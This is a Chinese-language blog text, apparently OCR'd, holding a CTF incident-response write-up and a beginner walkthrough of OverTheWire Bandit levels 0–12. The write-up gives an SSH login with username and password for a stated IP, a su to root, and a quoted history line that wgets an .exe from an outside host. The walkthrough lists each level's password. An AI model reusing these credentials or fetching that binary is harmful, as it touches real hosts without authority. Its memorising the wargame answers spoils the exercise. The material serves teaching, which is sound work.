
看到了有个 Flag 相关的压缩包，先将其导出来，看看里面有啥：

一个公钥、一个私钥，这就不难猜出是利用 RSA 加密了，上面的神秘代码，应该就是密文，

在线 RSA 加密/解密工具

http://tools.jb51.net/password/rsa_encode

解密如下：




得到了一个 eK8}vD3=的文本，上面给了攻击者的 IP，探测发现开启 SSH 服务，尝试登录 root 失败，思考下发现还有个 passwd.jpg 的文件。下载下来看看先；edge 浏览器打开图片发现如下内容：


原来是 Base64 的图片加密，图片转换 Base64:

http://imgbase64.duoshitong.com/

还原看看：得到了一个字符串*mGX3Y-d




知道 IP，又得到了 passwd：*mGX3Y-d，nmap 扫描了只开启 22 端口，爆破的话，又限制了 IP 的次数，继续看看通信流：



发现存在一个 username=C3A37087469，知道了 IP 又知道了用户尝试 SSH 登录，一不小心就成功了，真是厉害:).

ssh C3A37087469@207.148.27.120

*mGX3Y-d



二、找到了那 backdoor

既然进来了，那就找后门呗！先看下当前目录下，有什么吧！

[C3A37087469@vultr ~]$ ls

key.sh

这 KEY 也太容易找到了吧！别激动，少年！看看内容先。

[C3A37087469@vultr ~]$ cat key.sh

#@Cherishao

echo"Good job!!"

:) Congratulations, you have come here.

However, you need a higher level of permissions

It is said that higher privilege passwords are more complicated(16bit).

提示需要更高的权限，那自然就是 root 了,难不成要提权？自然不是，提示 16bit，一般默认的初始 vps 密码都会是 16bit，前面不是得到了 2 个字符串嘛，拼接起来: eK8}vD3=*mGX3Y-d，刚好 16bit :) 这脑洞有点大呀！

[C3A37087469@vultr ~]$ suroot

Password:
[root@vultr C3A37087469]#

（1）查日志，看历史命令，定位到文件位置

先大致检索个吧！ps -ef |grep backdoor* 还真有，少年你太天真了，这么傻的直接命名为这个嘛

[root@vultr ~]# ps -ef |grep backdoor.exe


root 5989 5960 008:58 pts/0 00:00:00 grep--color=auto backdoor.exe

[root@vultr ~]#

（2）还是老老实实的看看 history 先吧！wget 了其它的 exe 去看看吧

wget http://173.82.235.146/xazlER.exe

(3) 对 xazlER.exe 进行分析，点击既然要输入密码



（4）密码在哪儿呢？你问我，我也想知道呀！莫不是要逆向这个 PE 文件，别慌，不会那么难，看看属性吧！这原始文件名，怎么有一种似曾相识的感觉，

对的，少年，就是它（之前的登录密码:)）

（5）用它来解密，看看

这里得到了最后的

key:KEY{xazlER006HappyMid-AutumnFestival}

总结

本小题，主要考查了应急响应中的流量分析（文件提取、加解密当然这里设置的场景较为简单），以及 Linux 下后门排查的相关小知识，题目的类型：类似 CTF 里面的 misc，难度不是特别大，但是还是比较烧脑，有些东西不要只是想，想到了还是要去试，祝大家玩得开心的同时，也能学到东西。

Linux 闯关游戏之通关秘籍

原创： crayon 信安之路 2018-08-20

官网：

http://overthewire.org/wargames/bandit/

强盗战争是针对绝对的初学者。它将教授需要能够玩其他战争游戏的基础知识，通过这个游戏能学习到很多 Linux 的基础知识。和大多数其他游戏一样，这个游戏按层次组织。你从 0 级开始尝试“击败”或“完成”它。完成一个关卡会产生关于如何开始下一关的信息。本网站上的“Level <X>”页面包含有关如何从上一级开始 X 级的信息。

这个游戏有 27 关，对应 27 对账号密码组合。开始的时候送我们一个第一关的账号密码：「bandit0」。我们需要使用这个账号登陆服务器并找到「bandit1」的密码，然后使用得到的密码登陆「bandit1」，再找到「bandit2」的密码……

Level 0

这个级别的目标是让你使用 SSH 登录游戏。您需要连接的主机是 bandit.labs.overthewire.org，端口 2220 用户名是 bandit0，密码是 bandit0。登录后，进入 1 级页面，了解如何击败 1 级。

我用的是 XShell 直接按提示输入账号密码，连接成功，进入下一级

Level 0 → Level 1

描述：下一级别的密码存储在位于主目录中的名为 readme 的文件 中。使用此密码使用 SSH 登录 bandit1。只要你找到一个级别的密码，使用 SSH（在端口 2220 ）登录到该级别，并继续游戏。

过程：

```
bandit0@bandit:~$ ls
    readme
    bandit0@bandit:~$ cat readme
    boJ9jbbUNNfktd78OOpsqOltutMc3MY1
```

ls 命令列出当前目录下的文件，而用 cat 命令查看文件内容

密码：boJ9jbbUNNfktd78OOpsqOltutMc3MY1

Level 1 → Level 2

用账号：bandit1 ，密码：boJ9jbbUNNfktd78OOpsqOltutMc3MY1 进入本关

描述：下一级的密码存储在一个名为 - ，位于主目录中的文件中

过程：

```
bandit1@bandit:~$ ls
    -
    bandit1@bandit:~$ cat ./-
    CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9
```

文件名是: "-"，如果是其他名字直接 cat filename 就行了，如果是 "cat - " 的话，就有一些小问题，因为 bash 中会用 "-" 来接受命令行参数，未避免冲突，我们使用 "./" 来表示当前目录，那 "-" 文件就表示为 "./-"。

密码：CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9

Level 2→ Level 3

用账号：bandit2，密码：CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9

进入本关

描述：下一级别的密码存储在位于主目录中的文件名为 spaces in this filename

过程：

```
bandit2@bandit:~$ ls
    spaces inthis filename
    bandit2@bandit:~$ cat spaces\ in\ this\ filename
    UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK
```

"ls" 查看文件，注意 spaces in this filename 是一个文件，而不是四个，虽然文件名存在空格，但是 Linux 有自动补全的功能，输入 "cat s" 后，按一下 Tab 键就自动补全了

密码：UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK

Level 3 → Level 4

用账号：bandit3，密码：UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK 进入本关

描述：下一级别的密码存储在 inhere 目录中的隐藏文件中 。

过程：

```
bandit3@bandit:~$ ls
    inhere
    bandit3@bandit:~$ cd inhere/
    bandit3@bandit:~/inhere$ ls
    bandit3@bandit:~/inhere$ ls -a
    . .. .hidden
    bandit3@bandit:~/inhere$ cat .hidden
    pIwrPrtPN36QITSp3EQaw936yaFoFgAB
```

"ls -a" 显示所有文件及目录（ls 内定将文件名或目录名称开头为 "." 的视为隐藏档，不会列出), "." 开头的文件为隐藏文件，故 "ls" 没有列出

密码：pIwrPrtPN36QITSp3EQaw936yaFoFgAB

Level 4→ Level 5

用账号：bandit4 ，密码：pIwrPrtPN36QITSp3EQaw936yaFoFgAB 进入本关

描述：下一级别的密码存储在 inhere 目录中唯一的人类可读文件中。提示：如果你的终端搞砸了，试试“重置”命令。

过程：

```
bandit4@bandit:~$ ls
    inhere
    bandit4@bandit:~$ cd inhere/
    bandit4@bandit:~/inhere$ ls
    -file00 -file02 -file04 -file06 -file08
    -file01 -file03 -file05 -file07 -file09
    bandit4@bandit:~/inhere$ file ./*
    ./-file00: data
    ./-file01: data
    ./-file02: data
    ./-file03: data
```

```
./-file04: data
./-file05: data
./-file06: data
./-file07: ASCII text
./-file08: data
./-file09: data
bandit4@bandit:~/inhere$ cat ./-file07
koReBOKuIDDepwhWk7jZC0RTdopnAYKh
```

inhere 文件夹中存在 10 个文件，用 Linux 的 "file" 命令辨识文件类型，"*" 是通配符，只有 "-file07" 文件类型不一样，八九不离十就是它了。

密码：koReBOKuIDDepwhWk7jZC0RTdopnAYKh

Level 5→ Level 6

用账号：bandit5，密码：koReBOKuIDDepwhWk7jZC0RTdopnAYKh 进入本关

描述：下一级别的密码存储在 inhere 目录下的某个文件中，并具有以下所有属性：人类可读，大小为 1033 字节，不可执行

过程：

```
bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ cd inhere/
bandit5@bandit:~/inhere$ ls -l
total 80
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere00
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere01
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere02
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere03
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere04
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere05
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere06
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere07
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere08
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere09
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere10
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere11
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere12
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere13
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere14
```

```
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere15
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere16
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere17
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere18
drwxr-x--- 2root bandit5 4096Dec 2814:34 maybehere19
bandit5@bandit:~/inhere$ find. -type f -size 1033c
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
DXjZPULLxYr17uwoI01bNLQbtFemEgo7
```

"ls -l" 除文件名称外，亦将文件型态、权限、拥有者、文件大小等资讯详细列出，发现有很多文件夹，"find . -type f -size 1033c"，"." 查找当前目录以及子目录，-type f 指定文件类型为普通文件，-size 1033c 指定文件大小为 1033 bytes

密码：DXjZPULLxYr17uwoI01bNLQbtFemEgo7

Level 6→ Level 7

用账号：bandit6，密码：DXjZPULLxYr17uwoI01bNLQbtFemEgo7 进入本关

描述：下一级别的密码存储在服务器的某个位置，并具有以下所有属性：由用户 bandit7 拥有，由 groupitit6 拥有，大小为 33 个字节

过程：

```
bandit6@bandit:~$ find / -group bandit6 -user bandit7 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs
```

"/" linux 根目录,从最顶层开始查找，"2>/dev/null"中"2" 表示错误输出，">" 是重定向符号表示把信息送到哪里，"/dev/null" 是 Linux 黑洞.

密码：HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs

Level 7→ Level 8

用账号：bandit7，密码：HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs 进入本关

描述：下一级的密码存储文件 data.txt 中， “millionth” 的下一个单词。

过程：

```
bandit7@bandit:~$ ls
    data.txt
    bandit7@bandit:~$ grep millionth data.txt
    millionthcvX2JJa4CFALtqS87jk27qwqGhBM9plV
```

命令讲解 "grep match_pattern file_name" ,在文件中搜索一个单词，命令会返回一个包含 “match_pattern” 的文本行

密码：cvX2JJa4CFALtqS87jk27qwqGhBM9plV

Level 8→ Level 9

用账号：bandit8，密码：cvX2JJa4CFALtqS87jk27qwqGhBM9plV 进入本关

描述：下一级别的密码存储在文件 data.txt 中，并且是仅出现一次的唯一文本行

过程：

```
bandit8@bandit:~$ ls
    data.txt
    bandit8@bandit:~$ sort data.txt | uniq -u
    UsvVyFSfZZWbi6wgC7dAFyFuR6jQQUh
```

sort 命令用于将文本文件内容加以排序，可针对文本文件的内容，以行为单位来排序。"uniq -u" 是上下相邻两行对比得到是否为单一行。

密码：UsvVyFSfZZWbi6wgC7dAFyFuR6jQQUhR

Level 9→ Level 10

用账号：bandit9，密码：UsvVyFSfZZWbi6wgC7dAFyFuR6jQQUhR 进入本关

描述：下一级别的密码存储在文件 data.txt 中的少数人类可读字符串之一中，以几个 '=' 字符开始。

过程：

```
bandit9@bandit:~$ ls
    data.txt
```

```
bandit9@bandit:~$ strings data.txt | grep ==
==========theP`
==========password
L==========isA
==========truKLdjsbJ5g7yyJ2X2R0o3a5HQJFuLk
```

strings 是在文件中查找可打印字符串并输出长度为 4 个或更多的字符串，遇到换行或空字符结束，用 grep 命令筛选 含有 "==" 的字符串。

密码：truKLdjsbJ5g7yyJ2X2R0o3a5HQJFuLk

Level 10→ Level 11

用账号：bandit10，密码：truKLdjsbJ5g7yyJ2X2R0o3a5HQJFuLk 进入本关

描述：下一级的密码存储在包含 base64 编码数据的文件 data.txt 中

过程：

```
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIElGdWt3S0dzRlc4TU9xM0lSRnFyeEUxaHhUTkViVVBSCg==
bandit10@bandit:~$ base64 -d data.txt
The password is IFukwKGsFW8MOq3IRFqrxE1hxTNEbUPR
```

base64 编码了数据，解码就好了

密码：IFukwKGsFW8MOq3IRFqrxE1hxTNEbUPR

Level 11→ Level 12

用账号：bandit11，密码：IFukwKGsFW8MOq3IRFqrxE1hxTNEbUPR 进入本关

描述：下一级的密码存储在文件 data.txt 中，其中所有小写（az）和大写（AZ）字母已被旋转了 13 个位置

过程：

```
bandit11@bandit:~$ ls
data.txt
bandit11@bandit:~$ cat data.txt
```

```
Gur cnffjbeq vf 5Gr8L4qetPEsPk8htqjhRK8XSP6x2RHh
bandit11@bandit:~$ cat data.txt | tr 'a-zA-Z''n-za-mN-ZA-M'
The password is 5Te8Y4drgCRfCx8ugdwuEX8KFC6k2EUu
```

tr 命令，参数为两个字符集，把第一个字符集中的字符替换为第二个字符集中的对应字符。题目中说旋转了 13 个位置，相当于 26 个字母前十三个和后十三个换了个位置。按照这样的对应关系，调整给出的字符集。

密码：5Te8Y4drgCRfCx8ugdwuEX8KFC6k2EUu

Level 12→ Level 13

用账号：bandit12，密码：5Te8Y4drgCRfCx8ugdwuEX8KFC6k2EUu 进入本关

描述：下一级的密码存储在 data.txt 文件中，该文件是一个经过反复压缩的文件的十六进制转储文件。对于这个级别，可以在 /tmp 下创建一个可以使用 mkdir 工作的目录。例如：mkdir /tmp/ myname123。然后使用 cp 复制数据文件，并使用 mv 重命名它。

过程：

```
bandit12@bandit:~$ ls
data.txt
bandit12@bandit:~$ mkdir /tmp/Crayon123; cp data.txt /tmp/Crayon123/data_1; cd
/tmp/Crayon123
bandit12@bandit:/tmp/Crayon123$ cat data_1 ;file data_1
00000000: 1f8b 0808ecf2 445a 020364617461322e ......DZ..data2.
00000010: 62696e00 014902b6 fd42 5a68 39314159bin..I...BZh91AY
00000020: 265359303e1b 40000014ffff dde3 2b6d &SY0>.@.......+m
00000030: afff dd1e dfd7 ffbf bdfb 3f67 bfff ffff ..........?g....
00000040: bde5 bfff aff7 bfdb e5ff ffef b001 39b0 ..............9.
00000050: 480d 3400006800681a00 000001a3 4000H.4..h.h......@.
00000060: 0001a643 4d34 0000d00d 0698800d 1934...CM4.........4
00000070: d0c4 d034 1a36 a343 646a 1c9a 32069a00 ...4.6.Cdj..2...
00000080: 34068000068d 064f 51a3 4000000f 5000 4......OQ.@...P.
00000090: 68680034d308 0da4 69901a03 40006869hh.4....i...@.hi
000000a0: a0d0 00d3 234194d0 0006800680341a34 ....#A.......4.4
000000b0: 00d0 d000 0310d068 3400001e 900d 1a19 .......h4.......
000000c0: 006268d3 4680640f 48d0 d320 0068621a .bh.F.d.H.. .hb.
000000d0: 05430116180c 6232a7d7 82c8 7bd4 2374.C....b2....{.#t
000000e0: 1de5 e375 b7b9 0b78 2d37 bd61 5cdf 40da ...u...x-7.a\.@.
```

```
000000f0: b8e5 3258213d e4bb ecb2 8d51 84f9 3bd0 ..2X!=.....Q..;.
00000100: b1c9 ef2a bcff 45cc 1f1c 00281cfe 8784...*..E....(....
00000110: 78a9 76110a81 c4d5 cb26 4b80 7888c9bc x.v......&K.x...
00000120: 2b3e a351 59ae c1fd 36c8 286e d6c3 bb2b  +>.QY...6.(n...+
00000130: b280 d19b 70b3 190a 020446039f79 e2b8 ....p.....F..y..
00000140: cf1b 8330fcad 378086c2 5c3d 5bc9 4631...0..7...\=[.F1
00000150: 37185e2e a88c 34e6 846135ad c14f 6fd4  7.^...4..a5..Oo.
00000160: 31dd a5cc 5223545e e01d ff23 cde3 22cc  1...R#T^...#..".
00000170: 22fa a62b e27a dfa5 d4f0 c326 28ef a4b3  "..+.z.....&(...
00000180: adc5 149c 1c27 dbc4 97b9 6342487e bfe3 .....'....cBH~..
00000190: 02ee d63e 33798ebc d559 c670 7987da1d ...>3y...Y.py...
000001a0: 4c4b 5ec4 9965075b 9d0b 08ee df17 d07c LK^..e.[.......|
000001b0: ea9a 5fbf 43e7 d405 523914370c8a 34cd .._.C...R9.7..4.
000001c0: be6f a949 b061 68e8 6ba5 c9ba 41120819.o.I.ah.k...A...
000001d0: 7cb9 a3c8 bff1 089518198f80 407e dc32 |..........@~.2
000001e0: 9269ca68 3f58 bb30 cd9b fcd6 00061224.i.h?X.0.......$
000001f0: 177b fe66 c676 01f0 a5bc 91316746cc85 .{.f.v.....1gF..
00000200: 1a39 e46f 6b9a 7bd4 694b e999 c300 b57e .9.ok.{.iK.....~
00000210: 9b0a 1229fac1 cc0c 24fb a905 a06a b8cf ...)....$....j..
00000220: cb56 2a73 6016695082085785af54 0d42 .V*s`.iP..W..T.B
00000230: 754e 5a48 88352b47 aa9b c45e 4ca8 a7a0 uNZH.5+G...^L...
00000240: 61dd e070 771793465f14 d808 82637746a..pw..F_....cwF
00000250: 51003af8 fa20 ff8b b922 9c28 48181f0d Q.:.. ...".(H...
00000260: a000 e793 1e61 49020000                .....aI...
data_1: ASCII text
bandit12@bandit:/tmp/Crayon123$ xxd -r data_1 > data_2 ; file data_2
data_2: gzip compressed data, was "data2.bin", last modified: Thu
Dec 2813:34:36 2017, max compression, from Unix
bandit12@bandit:/tmp/Crayon123$ mv data_2 data_3.gz ;
bandit12@bandit:/tmp/Crayon123$ gzip -d data_3.gz ;
bandit12@bandit:/tmp/Crayon123$ ls
data_1 data_3
bandit12@bandit:/tmp/Crayon123$ file data_3
data_3: bzip2 compressed data, block size =900k
bandit12@bandit:/tmp/Crayon123$ mv data_3 data_4.bz2 ; bzip2 -d data_4.bz2 ;
bandit12@bandit:/tmp/Crayon123$ ls
data_1 data_4
bandit12@bandit:/tmp/Crayon123$ file data_4
data_4: gzip compressed data, was "data4.bin", last modified: Thu
Dec 2813:34:36 2017, max compression, from Unix
bandit12@bandit:/tmp/Crayon123$ mv data_4 data_5.gz ; gzip -d data_5.gz
bandit12@bandit:/tmp/Crayon123$ ls
data_1 data_5
bandit12@bandit:/tmp/Crayon123$ file data_5
```

```
data_5: POSIX tar archive (GNU)
bandit12@bandit:/tmp/Crayon123$ mv data_5 data_6.tar ; tar -xvf data_6.tar
data5.bin
bandit12@bandit:/tmp/Crayon123$ ls
data5.bin data_1 data_6.tar
bandit12@bandit:/tmp/Crayon123$ file data5.bin
data5.bin: POSIX tar archive (GNU)
bandit12@bandit:/tmp/Crayon123$ mv data5.bin data_7.tar; tar -xvf data_7.tar
data6.bin
bandit12@bandit:/tmp/Crayon123$ file data6.bin
data6.bin: bzip2 compressed data, block size =900k
bandit12@bandit:/tmp/Crayon123$ mv data6.bin data_8.bz2 ; bzip2 -d data_8.bz2
bandit12@bandit:/tmp/Crayon123$ ls
data_1 data_6.tar data_7.tar data_8
bandit12@bandit:/tmp/Crayon123$ file data_8
data_8: POSIX tar archive (GNU)
bandit12@bandit:/tmp/Crayon123$ mv data_8 data_9.tar ; tar -xvf data_9.tar
data8.bin
bandit12@bandit:/tmp/Crayon123$ ls
data8.bin data_1 data_6.tar data_7.tar data_9.tar
bandit12@bandit:/tmp/Crayon123$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Thu
Dec 2813:34:36 2017, max compression, from Unix
bandit12@bandit:/tmp/Crayon123$ mv data8.bin data_10.gz ; gzip -d data_10.gz
bandit12@bandit:/tmp/Crayon123$ ls
data_1 data_10 data_6.tar data_7.tar data_9.tar
bandit12@bandit:/tmp/Crayon123$ file data_10
data_10: ASCII text
bandit12@bandit:/tmp/Crayon123$ cat data_10
The password is 8ZjyCRiBWFYkneahHwxCv3wb2a1ORpYL
```

其实这一题并不是很难，一步一步看解题过程就明白怎么回事了，文件最开始是 16 进制，用 " xxd -r" 将 16 进制文件转换为二进制文件，然后每一步都查看一次文件类型，并重命名为相应的文件类型，主要运用 "bzip2 -d" , "gzip -d" , "tar -xvf" 这些解压方法。

密码：8ZjyCRiBWFYkneahHwxCv3wb2a1ORpYL

